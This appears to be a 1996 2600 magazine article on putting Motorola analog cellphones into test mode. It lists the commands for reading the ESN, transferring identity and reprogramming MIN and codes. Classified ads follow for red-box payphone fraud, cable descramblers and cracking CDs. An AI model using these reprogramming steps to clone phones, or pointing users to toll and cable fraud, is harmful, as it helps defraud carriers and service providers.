There are two basic types of Motorola portable phones, the Micro-Tac series "Flip" phones, and the larger 8000 and Ultra Classic phones. Certain newer Motorola and Pioneer badged Micro-Tac phones do not have a "flip", but follow the same procedure as the Micro-Tac.

8000 & Ultra Classic Series

If you have an 8000 series phone determine the "type" before trying to enter test mode. On the back of the phone, or on the bottom in certain older models, locate the F09... number. This is the series number. If the *fourth* digit of this number is a "D" you *cannot* program the unit through test mode, a Motorola RTL4154/RTL4153 programer is required to make any changes to this unit.

Having determined that you do not have a "D" series phone, the following procedure is used to access test mode:

Remove the battery from the phone and locate the 12 contacts at the top near the antenna connector. These contacts are numbered 1 through 12 from top left through bottom right. Pin 6, top right, is the Manual Test Mode Pin. You must ground this pin while powering up the phone. Pin 7 (lower left) or the antenna connector should be used for ground. Follow one of these procedures to gain access to pin 6:

1. The top section of the battery that covers the contacts contains nothing but air. By careful measuring you can drill a small hole in the battery to gain access to pin 6. Alternately simply cut the top off the battery with a hack saw. Having gained access, use a paper clip to short pin six to the antenna connector ground while powering up the phone.

2. If you do not want to "destroy" a battery you can apply an external 7.5 volts to the + and - connectors at the bottom of the phone, ground pin 6 while powering up the phone as above.

3. You can also try soldering or jamming a small jumper between pins 6 and 7 (top right to lower left), or between pin 6 and the antenna connector housing ground. Carefully replace the battery and power up the phone. Use caution with this method not to short out any other pin.

4. A cigarette lighter adapter, if you have one, also makes a great test mode adapter as it can be disassembled to give you easier access to pin 6. Many are premarked, or even have holes in the right location. This is because they are often stamped from the same mold that the manufacturer uses for making hands-free adapter kits and these kits require access to the phone's connectors.

Ultra Classic II Series:

Ground Pin 2 to pin 4.

Micro-Tac "Flip" Series:

This phone follows similar methods as outlined for the 8000 series above.

Remove the battery and locate the three contacts at the bottom of the phone. The two outer contacts are raised and connect with the battery. The center contact is recessed. This is the Manual Test Mode connector.

Now look at the battery contacts. The two outer ones supply power to the phone. The center contact is an "extra" ground. This ground needs to be shorted to the test mode connector on the phone. The easiest way to do this is to put a small piece of solder wick, wire, aluminum foil, or any other conductive material into the recess on the phone. Having done this carefully, replace the battery and turn on the power. If you have been successful, the phone will wake up in test mode.

Handsets

Most Motorola handsets are interchangeable, when a handset is used with a transceiver other than the one it was designed for the display will show "LOANER". Some features and buttons may not work, for instance if the original handset did not have an RCL or STO button, and the replacement does, you will have to use the control * or control # sequence to access memory and A/B system select procedures.

Lock/Unlock Procedures

Phones with LOCK buttons: Press LOCK for at least half a second.

Phones with an FCN button: Press FCN 5, note that 5 has the letters J,K, and L for lock.

Phones with no FCN or LOCK button: Press Control 5, control is the black volume button on the side of the handset.

System Select Procedures

Phones with a RCL button: *press RCL *, then * to select, STO to store.*

Phones with no RCL button: *press Control * then * to select, # to store.*

Options are:
CSCAn: *Preferred/Non preferred with system lockout.*
Std A/b, or Std b/A: *Preferred/Non preferred.*
SCAn Ab, or SCAn bA: *Non preferred/Preferred*
SCAn A: *"A" ONLY*
SCAn b: *"B" ONLY*
HOME: *Home only*

These are typical options, some phone's vary. C-Scan is only available on newer models and does not appear unless programed, see below.

Test Mode

Not all commands work on all telephones. If a command is not valid the display will show "ErrOr." Not all numbers have been assigned. Not all numbers have been listed here. Some commands were intended only for Motorola factory applications. (This is the disclaimer in the technical training manual.) I have included all of the other commands I have discovered one way or another. Some that say no function do have a function but it is unknown until it is figured out.

Three test commands are significant for programming and registering the telephone for service: see full descriptions under TEST MODE COMMANDS.

32# Clears the telephone. (Older Motorola allowed either three or fifteen changes in the MIN. After that, the phone had to be sent to Motorola to reset the counter. This is the command they use.)
38# Displays the ESN.
55# This is the TEST MODE PROGRAMMING (as described below).

Test Mode Commands

\# Enter Test Command Mode

00# no function.
01# Restart. (Re-enter DC power start-up routine.) On TDMA telephones, this command has the same effect as pressing the PWR button.
02# Display Current Telephone Status. (This is a non-altering version of the STATUS DISPLAY. On a 14 character display, all the information is shown. On a 7 character display only the information on the second line of a 14 character display is shown. On a 10 character display, all the information on the second line of a 14 character display plus the last three characters of the first line are shown.)
STATUS DISPLAY alternates between:
AAA = Channel Number (decimal).
BBB = RSSI reading for channel.
CDEFGHI are as follows:
C SAT frequency (0=5970, 1=6000, 2=6030, 3=no channel lock).
D Carrier (0=off, 1=on).
E Signalling tone (0=off, 1=on).
F Power attenuation level (0 through 7).
G Channel mode (0=voice channel, 1=control channel).
H Receive audio mute (0=unmuted, 1=muted).
I Transmit audio mute (0=unmuted, 1=muted).
Press * to hold display and # to end.
03# Reset Autonomous Timer. This command results in the reset of the autonomous timer but does not provide any test function on these models.
04# Initializes Telephone to Standard Default Conditions: Carrier Off, Power Level 0, Receiver Audio Muted, Transmit Audio Muted, Signalling Tone Off, SAT Off, Resetting of Watch-Dog Timer Enabled, DTMF and Audio Tones Off, Audio Path Set to Speaker.
05# TX Carrier On (Key Transmitter).
06# TX Carrier Off.

07# RX Audio Off (Mute Receiver Audio).

08# RX Audio On (Unmute Receiver Audio).

09# TX Audio Off.

10# TX Audio On.

11# Set Transceiver to Channel xxxx (receive and transmit in decimal; accepts 1, 2, 3, or 4 digits).

12x# Set Power Step to x; (0, 1-7) 0=Maximum Power (3 Watts), 7=Minimum Power Out.

13# Power Off (shuts off the radio).

14# 10 kHz Signalling Tone On.

15# 10 kHz Signalling Tone Off.

16# Setup. (Transmits a five word RECC message; each of the five words will be "FF00AA55CC33." Transmitter de-keys at the end of the message.)

17# Voice. (Transmits a two word REVC message; each of the two words will be "FF00AA55CC33." Transmitter de-keys at the end of the message.)

18# C-Scan. (Allows for entry of as many as 5 negative SID's for each NAM.)

Newer Motorola phones are equipped with a feature called C-Scan. This is an option along with the standard A/B system selections. C-Scan allows the phone to be programmed with up to five inhibited system ID's per NAM. This is designed to prevent the phone from roaming onto specified non-home systems and therefore reduce "accidental" roaming fees.

1. C-Scan can only be programmed from test mode - power phone up with the relevant test mode contact grounded (see above).
2. Press # to access test mode.
3. Press 18#, the phone will display "0....40000".
4. Enter the first inhibited system ID and press *.

Continue to enter additional system ID's if required. After the 5th entry the phone will display "N2". Press * to continue and add system ID's for NAM 2 as required.

5. If an incorrect entry is made (outside the range of 00000-32767) the display will not advance - press CLR and re-enter. Use a setting of 40000 for any un-needed locations.
6. When the last entry has been made, press * to store and press # to exit, turn off power.

or

(Phones without the C-Scan option used this command to SEND NAM.)

18# SEND NAM. Display shows AA BB where AA=Address and BB=Data. Displays the contents of the NAM, one address at a time, advanced by pressing the * key. The following data is contained in NAM. The test is exited by depressing the # key.

SIDH	Sec. Code	
OPT. (1,2,&3)	MIN	
MIN1, MIN2	FCHNA	
SCM	FCHNB	
IPCH	NDED	
ACCOLC	CHKSUM	GIM

19# Display Software Version Number (4 digits displayed as year and week).

Note: Entering commands 20# through 23# or 27# causes the transceiver to begin a counting sequence or continous transmission as described below. In order to exit from the commands to enter another test command, the # key must be depressed; all other key depressions are ignored.

20# Receive control channel messages counting correctable and uncorrectable errors. When the command starts, the number of the command will be displayed in the upper-right corner of the display. Entering a # key will terminate the command and display two three-digit numbers in the display. The first number is the number of correctable errors and the second is the uncorrectable errors.

21# Received voice channel messages counting correctable and uncorrectable errors. When the command starts, the number of the command will be displayed in the upper right-hand corner of the display. Entering a # key terminates the command and will display two three-digit numbers in display. The first is the number of correctable errors and the second is the uncorrectable errors.

22# Receive control channel messages counting word sync sequence. When the command starts, the number of the command will be displayed in the upper right-hand corner of the display. Entering a # key will terminate the command and display the number of word sync sequences in the display.

23# Receive voice channel messages counting word sync sequences. When the command starts, the number of the command will be displayed in the upper right-hand corner of the display. Entering a # key will terminate the command and display the number of word sync sequences in the display.

24# Receive control channel data and display the majority voted busy/idle bit. 0=idle 1=busy

25x# SAT On. When (x=0, SAT=5970HZ; x=1, SAT=6000HZ; x=2, SAT=6030HZ)

26# SAT Off.

27# Transmit Data. (Transmits continuous control channel data. All words will be "FF00AA55CC33." When the command

starts, '27' will be displayed in the right side of the display. Entering a # key will terminate the command. The transmitter de-keys when finished.)

28# Activate the high tone (1150 Hz +/- 55 Hz).

29# De-activate the high tone.

30# Activate the low tone (770 Hz +/- 40 Hz).

31# De-activate the low tone.

32# Clear. (Sets non-volatile memory to zeroes or factory default. This command will affect all counters, all repertory memory including the last number called stack, and all user programmable features including the setting of System Registration. It does not affect the ESN, NAM, phasing data, or lock code. This takes a minute or so. *Do not turn off the telephone while this is showing '32' on the display. Wait until the normal service level display resumes!*)

33x# Turn on DTMF for x (1-9, *, 0, #, plus the single tones)

- x= 1: 697 Hz + 1209 Hz
- x= 2: 697 Hz + 1336 Hz
- x= 3: 697 Hz + 1477 Hz
- x= 4: 770 Hz + 1209 Hz
- x= 5: 770 Hz + 1336 Hz
- x= 6: 770 Hz + 1477 Hz
- x= 7: 852 Hz + 1209 Hz
- x= 8: 852 Hz + 1336 Hz
- x= 9: 852 Hz + 1477 Hz
- x= *: 941 Hz + 1209 Hz
- x= 0: 941 Hz + 1336 Hz
- x= #: 941 Hz + 1477 Hz
- x=10: 697 Hz
- x=11: 770 Hz
- x=12: 852 Hz
- x=13: 941 Hz
- x=14: 1150 HZ (not used in cellular)
- x=15: 1209 Hz
- x=16: 1336 Hz
- x=17: 1477 Hz
- x=18: 1633 Hz (not used in cellular)
- x=19: Turn DTMF off
- x=20: 2087 Hz
- x=21: 2308 Hz
- x=22: 2553 Hz (not used in cellular)
- x=23: Turn DTMF off
- x=24: 3428 Hz (not used in cellular)
- x=25: 3636 Hz (not used in cellular)
- x=26: 4000 Hz (not used in cellular)
- x=27: 3555 Hz (not used in cellular)
- x=28: 4571 Hz (not used in cellular)
- x=29: Turn DTMF off

(Someone please check out 24 thru 28 for accuracy. I had weak equipment.)

34# Turn DTMF Off.

35# Display RSSI ("D" Series Portable Only).

or

35x# Set Audio Path to x.

- x=0 V.S.P Microphone (applies to mobiles only)
- x=1 Speaker
- x=2 Alert
- x=3 Handset
- x=4 Mute
- x=5 External Telephone (applies to portables only)
- x=6 External Handset (applies to *newer* portables)

36nnn# Scan. (TDMA telephones only. Scans the primary control channels and attempts to decipher the forward data stream. The display will show PASS1 if the strongest control channel was accessed, PASS2 if the second strongest was accessed, and FAIL if no control channel could be accessed.)

(nnn=Scan speed in milliseconds) Tunes from channel 1 to 666 in order. Entering a * pauses the scan and displays current Channel Number and RSSI reading (AAA=Channel Number and BBB=RSSI Reading). When scan speed is 300 milliseconds or greater, the current status is displayed during the scan; when less than 300 milliseconds the status is displayed only during pause. Entering * during a pause causes the scan to resume. Entering # aborts the scan and leaves the mobile tuned to the current channel. During this command only the * and # keys are recognized.

37# Sets Low Battery Threshold. Usage: #37#x# where x is any number from 1 to 255. If set to 1, the Low Battery indicator will come up when the phone is powered on. If set to 255, it may never come up.

38# Display ESN. (Displays ESN in four steps, two hexadecimal digits at a time in a four digit display. The decimal shows the address, 00 through 03 as the first two digits, and two digits of the ESN as the last two digits. Use the 'G' to step through the entire hexadecimal ESN.)

Compander OFF. ("D" Series Portables)

or

38# SND-SNM. Display shows AA BB. Where AA=Address; BB=Data. Send the SNM to the display. All 32 bytes of the SNM will be displayed, one byte at a time. The byte address will be displayed in the upper right-hand corner and the contents of that address will be displayed in the hex. The * key is used to step through the address similar to the SEND-NAM (18#) command.

39# Compander ON. ("D" Series Portables)

or

39# RCVSU. Receive one control channel word.

When the word is received it is displayed in hex. This command will be complete when a control channel word is received or when the # key is entered to abort the command.

40# RCVVC. Receive one voice channel word. When the word is received it is displayed in hex. This command will be complete when a voice channel word is received or when the # key is entered to abort the command.

41# Enables Diversity. (on F19CTA... series only)

42# Disables Diversity. (on F19CTA... series only)

43# Disables Diversity.
Use T/R antenna (on F19CTA... series only)
Use R antenna (on D.M.T./ mini TAC)

44# Disables Diversity.
Use R Antenna (on F19CTA... series only)
Use T/R antenna (on D.M.T./ mini TAC)

45# Display Current Receive Signal Strength Indicator. (Displayed as a 3 digit decimal number) The strongest signal I have ever received was 179 and I was sitting directly below the tower *without* an external antenna.

46# Display Cumulative Call Timer.

47x# Set RX Audio level to X.
(For F19CTA ...Series Tranceivers)
X= 0 Lowest Volume
X= 6 Highest Volume
X= 7 mute
Normal setting is 4.
(For D.M.T./ Mini TAC Tranceivers)
X= 0 Lowest Volume
X= 7 Highest Volume
Normal setting is 4.
(For TDMA Tranceivers and F09F... Series and Higher Portables)
X= 0 Lowest Volume
X=15 Highest Volume
Normal setting is 2 to 4. (On TDMA transceivers and Micro TAC portables, settings 8 through 15 are for DTMF applications only.)

48# Side Tone On. Use this command in conjunction with 350# to test the entire audio path in hands-free applications.

49# Side Tone Off.

50# Maintenance data is transmitted and test results displayed:
PASS =received data is correct
FAIL 1 =2second timeout, no data rec.
FAIL 2 =received data is incorrect

51# Test of mobile where maintenance data is transmitted and looped back.
Display is as follows:
PASS =looped-back data is correct.
FAIL 1 =2 second timeout, no looped-back data.
FAIL 2 =looped-back data is incorrect.

52x# SAT Phase Adjustment. A decimal value that corresponds to phase shift compensation in 4.5 degree increments. Compensation added to inherent phase shift in transceiver to achieve a total of 0 degrees phase shift.
Do *not* enter any values except those shown below.

0 = 0	121.5 = 59	243.0 = 86
4.5 = 1	126.0 = 60	247.5 = 87
9.0 = 2	130.5 = 61	252.0 = 112
13.5 = 3	135.0 = 62	256.5 = 113
18.0 = 4	139.5 = 63	261.0 = 114
22.5 = 5	144.0 = 40	265.5 = 115
27.0 = 6	148.5 = 41	270.0 = 116
31.5 = 7	153.0 = 42	274.5 = 117
36.0 = 16	157.5 = 43	279.0 = 118
40.5 = 17	162.0 = 44	283.5 = 119
45.0 = 18	166.5 = 45	288.0 = 120
49.5 = 19	171.0 = 46	292.5 = 121
54.0 = 20	175.5 = 47	297.0 = 122
58.5 = 21	180.0 = 64	301.5 = 123
63.0 = 22	184.5 = 65	306.0 = 124
67.5 = 23	189.0 = 66	310.5 = 125
72.0 = 48	193.5 = 67	315.0 = 126
76.5 = 49	198.0 = 68	319.5 = 127
81.0 = 50	202.5 = 69	324.0 = 104
85.5 = 51	207.0 = 70	328.5 = 105
90.0 = 52	211.5 = 71	333.0 = 106
94.5 = 53	216.0 = 80	337.5 = 107
99.0 = 54	220.5 = 81	342.0 = 108
103.5 = 55	225.0 = 82	346.5 = 109
108.0 = 56	229.5 = 83	351.0 = 110
112.5 = 57	234.0 = 84	355.5 = 111
117.0 = 58	238.5 = 85	360.0 = 70

53# Enable scrambler option, when equipped.

54# Disable scrambler option, when equipped.

55# Display/Program N.A.M. (Test Mode Programming).

Test Mode Programming:

The following steps are for software version 9308 and older. If you have a newer phone they will most likely be different. The newer phones with Caller ID are for sure. *Send me the new programming steps so I can update these!!!* I don't want to hear that they were wrong unless there are corrected steps following!!!

Assuming you have completed one of the above steps correctly, the phone will wake up in test mode when you turn the power on. When you first access test mode, the phone's display will alternate between various status information that includes the received signal strength and channel number. The phone will operate normally in this mode. You can now access Service Mode by pressing the # key, the display will clear and a ' will appear. Use

the following procedure to program the phone:

1. Enter 55# to access programing mode.
2. The * key advances to the next step. (Note that test mode programming does *not* have step numbers. Each time you press the * key the phone will display the next data entry.)
3. The CLR key will revert the display to the previously stored data.
4. The # key aborts programing at any time.
5. To complete programing you must scroll through *all* entries until a ' appears in the display.
6. Note that some entries contain more digits than can be displayed by the phone. In this case only the last part of the data can be seen.

Test Mode Programming Data for AMPS and NAMPS Cellular Telephones:

Step #	# of digits/range	Description
1	00000 - 32767	SYSTEM ID
2	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 1 BELOW
3	10 DIGITS	MIN (AREA CODE & TEL#)
4	2 DIGITS	STATION CLASS MARK, SEE NOTE 2 BELOW
5	2 DIGITS	ACCESS OVERLOAD CLASS
6	2 DIGITS	GROUP ID (10 IN USA)
7	6 DIGITS	SECURITY CODE
8	3 DIGITS	LOCK CODE
9	3 DIGITS	SERVICE LEVEL, SEE NOTE 3 BELOW
10	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 4 BELOW
11	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 5 BELOW
12	0333 OR 0334	INITIAL PAGING CHANNEL
13	0333	"A" SYSTEM IPCH
14	0334	"B" SYSTEM IPCH
15	3 DIGIT	NUMBER PAGING CHANNEL (021 IN USA)
16	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 6 BELOW

Steps 01 through 06 and 12 will repeat for NAM 2 if the second phone number bit has been enabled in step 11.

Test Mode Programming Data For TDMA Cellular Telephones:

Step #	# of digits/range	Description
1	00000 - 32767	SYSTEM ID
2	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 1 BELOW
3	10 DIGITS	MIN (AREA CODE & TEL#)
4	2 DIGITS	STATION CLASS MARK, SEE NOTE 2 BELOW
5	2 DIGITS	ACCESS OVERLOAD CLASS
6	2 DIGITS	GROUP ID (10 IN USA)
7	6 DIGITS	SECURITY CODE
8	3 DIGITS	LOCK CODE
9	3 DIGITS	SERVICE LEVEL, SEE NOTE 3 BELOW
10	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 4 BELOW
11	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 5 BELOW
12	0333 OR 0334	INITIAL PAGING CHANNEL
13	0333	"A" SYSTEM IPCH
14	0334	"B" SYSTEM IPCH
15	3 DIGITS	DEDICATED PAGING CHANNELS (021 IN USA)
16	3 DIGITS	SECONDARY INITIAL PAGING CHANNEL. 708 for system A, 737 for system B. Allows the TDMA telephone to be assigned to a TDMA channel in a call
17	708	SECONDARY INITIAL PAGING CHANNEL FOR SYSTEM A
18	737	SECONDARY INITIAL PAGING CHANNEL FOR SYSTEM B
19	8 DIGITS	OPTION PROGRAMMING, SEE NOTE 6 BELOW

NOTES

Take care with Motorola's use of "0" and "1". Some options use "0" to enable, some use "1".

These are eight digit binary fields used to select the following options:

1. *(step 02 above, suggested entry is: 11101001 for "A" system, 10101001 for "B" sys)*
   - Digit 1: Local use mark, 0 or 1.
   - Digit 2: Preferred system, 1=system A, 0=system B.
   - Digit 3: End to end (DTMF) dialing, 1 to enable.
   - Digit 4: Not used, enter 0. Formerly used for test mobile.
   - Digit 5: Repertory (speed) dialing, 1 to enable. (Not used in TDMA)
   - Digit 6: Auxiliary (horn) alert, 1 to enable.
   - Digit 7: Hands free (VSP) auto mute, 1 to enable (mutes outgoing hands free audio until the MUTE key is pressed). (Not used in TDMA)
   - Digit 8: Min mark, 1. NOT CHANGEABLE.

2. *Station Class Mark*

SCM	666 or 832 Ch.	VOX	Max Power
0	666	N	3.0 W
1	666	N	1.2 W
2	666	N	0.6 W
3			
4	666	Y	3.0 W
5	666	Y	1.2 W
6	666	Y	0.6 W
7			
8	832	N	3.0 W
9	832	N	1.2 W
10	832	N	0.6 W
11			
12	832	Y	3.0 W
13	832	Y	1.2 W
14	832	Y	0.6 W
15			

3. *Service Level Codes:*
   1. The telephone will only dial numbers in memory locations 01, 02 and 03. No keypad entries or memory storage is possible. Restrict *all* outgoing calls by clearing locations 01, 02, and 03 and place the phone in servicing level 001. In some phones this applies to memory locations 01 - 10.
   2. The telephone will dial only numbers from memory locations. The keypad is disabled and super speed dialing is not enabled.
   3. Keypad dial only; no memory recall allowed.
   4. Unlimited keypad and memory dialing. (DEFAULT)
   5. Seven-digit dialing only
   6. Full keypad and memory dialing, but memory locations 1 through 10 cannot be changed.
   7. The phone will dial only from as many as 50 programmable memory locations

4. *(step 10 above, suggested entry is: 00000100)*
   - Digit 1: Not used in USA, enter 0.
   - Digit 2: Not used in USA, enter 0.
   - Digit 3: Not used in USA, enter 0.
   - Digit 4: Extended Field. When enabled, the telephone will scan more than 32 paging channels. Not used in USA, 0 to disable.
   - Digit 5: Single system scan, 1 to enable (scan A or B system only, determined by bit 2 of step 02. Set to "0" to allow user the option).
   - Digit 6: Super speed dial, 1 to enable (pressing N, or NN SND will dial the number stored in memory location NN).
   - Digit 7: User selectable service level, 0 to enable (allows user to set long distance/memory access dialing restrictions).
   - Digit 8: Lock function, 0 to enable (allows user to lock/un-lock the phone, if this is set to 1 the phone cannot be locked).

5. *(step 11 above, suggested entry is: 00000000)*
   - Digit 1: Handset programing, 0 to enable (allows access to programming mode without having to enter test mode).
   - Digit 2: Second phone number (not all phones), 1 to enable.
   - Digit 3: Call timer access, 0 to enable. (Not used in TDMA)
   - Digit 4: Auto system busy redial, 0 to

enable.

Digit 5: Internal Speaker disable, 1 to enable (use with select VSP units only, do not use with 2000 series mobiles).

Digit 6: IMTS/Cellular, 1 to enable (rarely used).

Digit 7: User selectable system registration, 0 to enable.

Digit 8: Dual antenna (diversity), 1 to enable.

6. *(step 16 and 19 above, suggested entry is: 0011010 for portable and 0011011 for mobile units)*

Digit 1: Enhanced Scan, when enabled, four strongest signalling channels are scanned insted of two. 1=enabled, 0-disabled.

Digit 2: Cellular Connection, used only in series II phones if a series I cellular connection is used with a series II. 0=series II, 1=series I, 0 for ALL TDMA PHONES

Digit 3: Continuous DTMF, 1 to enable (software version 8735 and later)

Digit 4: Transportable Internal Ringer/Speaker. When set to 0, audio is routed to the external speaker of the transportable; 1 routes it to the handset.

Digit 5: 8 hour time-out, 0 to enable (software version 8735 and later)

Digit 6: Not used, 0 only.

Digit 7: Failed page indicator, 0 to enable (phone beeps when an incoming call is detected but signal conditions prevent completion of the call).

Digit 8: Portable scan, 0 for portable, 1 for mobile units.

56# Illumination Diagnostic. Lights up all lights (except the green in use light) and displays all 8's. The phone is also muted until repowered.

57x# Call Processing Mode.

x=0 AMPS
x=1 NAMPS
x=2 RESERVED
x=3 RESERVED
x=4 RESERVED
x=5 TDMA signalling
x=6 TDMA signalling with loopback before decoding
x=7 TDMA signalling with loopback voice after decoding
x=8 TDMA signalling with loopback FACCH after decoding
x=9 TDMA forced synchronization

58# Compander On. (Audio compressor and expander) (See 39#)

59# Compander Off. (Audio compressor and expander) (See 38#)

60# no function.

61# ESN Transfer. (for Series I D.M.T./Mini TAC only)

62# Turn On Ringer Audio Path.

63# Turn Off Ringer Audio Path.

64# Does something, doesn't display anything.

65# Does something, doesn't display anything.

66# Identity Transfer. (Series II Transceivers and some Current Shipping Portables)

67# Displays two 3 digit numbers. If you keep entering this command repeatedly, the first number will constantly change, the second won't (as far as I have seen).

68# Display FLEX and Model Information.

69# Used with Identity Transfer.

70# Abbreviated field transmitter audio deviation command, for transceivers with FCC ID ABZ89FT5668.

71# Abbreviated field power adjustment command, for transceivers with FCC ID ABZ89FT5668.


72# Field audio phasing commands. The left side of the display should read "00" followed by a two digit number. The "00" indicates the first programming step. If you press the *, the 00 changes to 01 and so on until 08. The "06" and "0A" are used to change the audio level (to change: press the volume up or down keys). Other registers... don't know.

73# Field power adjustment command.

74-99# no function.

Commands 74#, 75#, 76#, 77#, 78#, 80#, and 99# actually have unknown functions. As new phones come out, more commands are added/deleted as needed. The majority of these commands were figured using *very* old software versions. Some commands won't work on some phones. If you find a command that does something, please inform me as well as the software version number of the phone it was discovered on.

The author can be emailed at: Mike.Larsen@bbs.uti.com



2600 Marketplace

Happenings

ACCESS ALL AREAS II. Computer Security & Hacking Conference July 6th and 7th, 1996. London, UK. Aimed at computer hackers, phone phreaks, computer security professionals, cyberpunks, law enforcement officials, net surfers, programmers, and the computer underground. It will be a chance for all sides of the computer world to get together, discuss major issues, learn new tricks, educate others, and meet "The Enemy". For further information, contact one of the following - web: http://www.access.org.uk, email: aaa-info@access.org.uk, fax: +44 (0) 1428 727 100, phone: +44 (0) 973 500 202.

DEF CON IV. July 26-28, 1996 at the Monte Carlo Hotel in Las Vegas. Among the fun activities planned: Hacker Jeopardy, Capture The Flag hacking contest. Email: dtangent@defcon.org, website: http://www.defcon.org, phone: 206-626-2526, write: 2709 E. Madison, Seattle, WA 98112. $30 in advance, $40 at the door.

For Sale

CONTRIBUTE TO THE WALTER FUND! Since being hit by a car in October, the *2600* mascot has been featured on the Winter cover, has had over 10,000 visits to his web page, and, most importantly, has gotten back onto his feet. You can help lessen the weight of his medical bills by getting an official Walter t-shirt for $20. We'll even throw in a free HOPE shirt from the 1994 hacker conference! Send cash or make checks payable to cash. 2600 Walter Fund, PO Box 848, Middle Island, NY 11953. Check Walter's progress on the 2600 web site (www.2600.com) or finger walter@2600.com for the latest update. (If you already contributed and you want a HOPE shirt, just contact us.)

DMV 96! Department of Motor Vehicles databases on CD-Rom. Oregon $219, Texas $495, Florida $495. 503-325-0861. Bootleg Software, 392 Alameda, Astoria, OR 97103.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 6040 Blvd. East, Suite 19N, West New York, NJ 07093.

FREE MONEY! Yes, this method works! You can actually get money from money changing machines without actually breaking into them. Other products such as HOW TO GET FREE ELECTRICITY and How to Beat the Bill Collectors! All of the methods we send out work. AND, you can actually change your fingerprints. This method has helped others make their "move" on society. You can too. Send SASE and $10 to cover expenses. Refunded on any order. Write to Alan, P.O. Box 800066, Houston, TX 77280-0066.

SELLING MICROSOFT OFFICE 95 PROFESSIONAL for $175 brand new. Microsoft Windows 95 training videos all levels starting from $39.95 and up. Call InterSoft Development Group, Inc. at (847) 679-7252.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

6.55 MHZ CRYSTALS FOR SALE CHEAP. 1 for $1.50, 10+ $1.25 each, 100+ $1 each. Contact root@kaht.ponyx.com for info or send orders to B. Buckman, PO Box 225, Middleboro, MA 02346.

THE BLACK BAG TRIVIA QUIZ: On MS-DOS disk. Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining and VERY educational. Includes selected shareware catalog and restricted book catalog. Send $1 ($1.50 for 3.5) and 2 stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

HACK THE PLANET. A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3.00 check or money order payable to CASH. Also available is an MCI-style black hat with white lettering that says PHONE

PATROL, only $18. 2447 Fifth Avenue, East Meadow, NY 11554-3226.

FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $29 US and $5 for shipping & handling. We sell 6.50 MHz crystals too! CABLE TV BOXES: Enables you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. You must call or e-mail us first and tell us the "brand" and "model number" of the cable box you have. Only $210 U.S. & $10 shipping & handling. 30 day money back guarantee! Send check or money order to: East America Company, Suite 300H, 156 Sherwood Place, Englewood, NJ 07631-3611. Tel: (201) 343-7017. E-mail: 76501.3071@compuserve.com. Free technical support!

X-PHILES HPA CD-ROM. The most complete HPA CD-Rom available today, containing over 21,000 files about hacking, phreaking, anarchy, occult, drugs, conspiracy, UFO's, programming in all languages, HP48, security, hardware, weapons, science, survival, cellular hacking, cyberspace.... The price is $29.95+ shipping. Write to X-Philes, Tranbaersvaegen 25:14, 37238 Ronneby, Sweden. Email dt93tn@pt.hk-r.se, http://www.algonet.se/~synchron for more information.

THE WHACKED MAC ARCHIVES CD. This CD includes almost 200 different files and utilities including war dialers, virri, phreaking utilities, text files, cracking utilities, and much much more. Everything you need to get your Mac completely Whacked. This collection will be especially useful to all Macintosh users, network administrators, hackers, computer security professionals, phreakers, computer teachers, crackers, lab monitors, virus writers, communication specialists, and anyone who deals with Macintosh systems on a day to day basis. If you have been searching for that hard-to-find utility or program you can probably find it on the Whacked Mac Archives. To learn more about the CD and who we are check out http://www.l0pht.com/~spacerog/index.html. To order your own Limited Edition copy of the Whacked Mac Archives, please send name, address, postal code, and country to: The Whacked Mac Archives, c/o L0phT Heavy Industries, P.O. Box 990857, Boston, MA USA 02199-0857. Please include $19.95 plus $4.50 for shipping and handling in United States dollars for each CD ordered. We will ship anywhere in the world via First Class U.S. Mail. Cash, checks or money orders accepted, sorry no credit card orders. Please make checks payable to L0phT Heavy Industries. Massachusetts residents please add 5% sales tax. Please allow four to six weeks for delivery.

ABSOLUTE POWER CORRUPTS ABSOLUTELY!! Arm yourself with knowledge and information for the Information Age. Get information on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supply you with files, programs, manuals, and memberships from our elite organization. Legit and recognized world-wide. Our QUALITY information sources and resources will elevate you to a higher plane of consciousness. Coming soon: Hack videos. For a full catalog send $1 to: SotMESC, Box 573, Long Beach, MS 39560, USA. Over 3,000 catalogs distributed.

Help Wanted

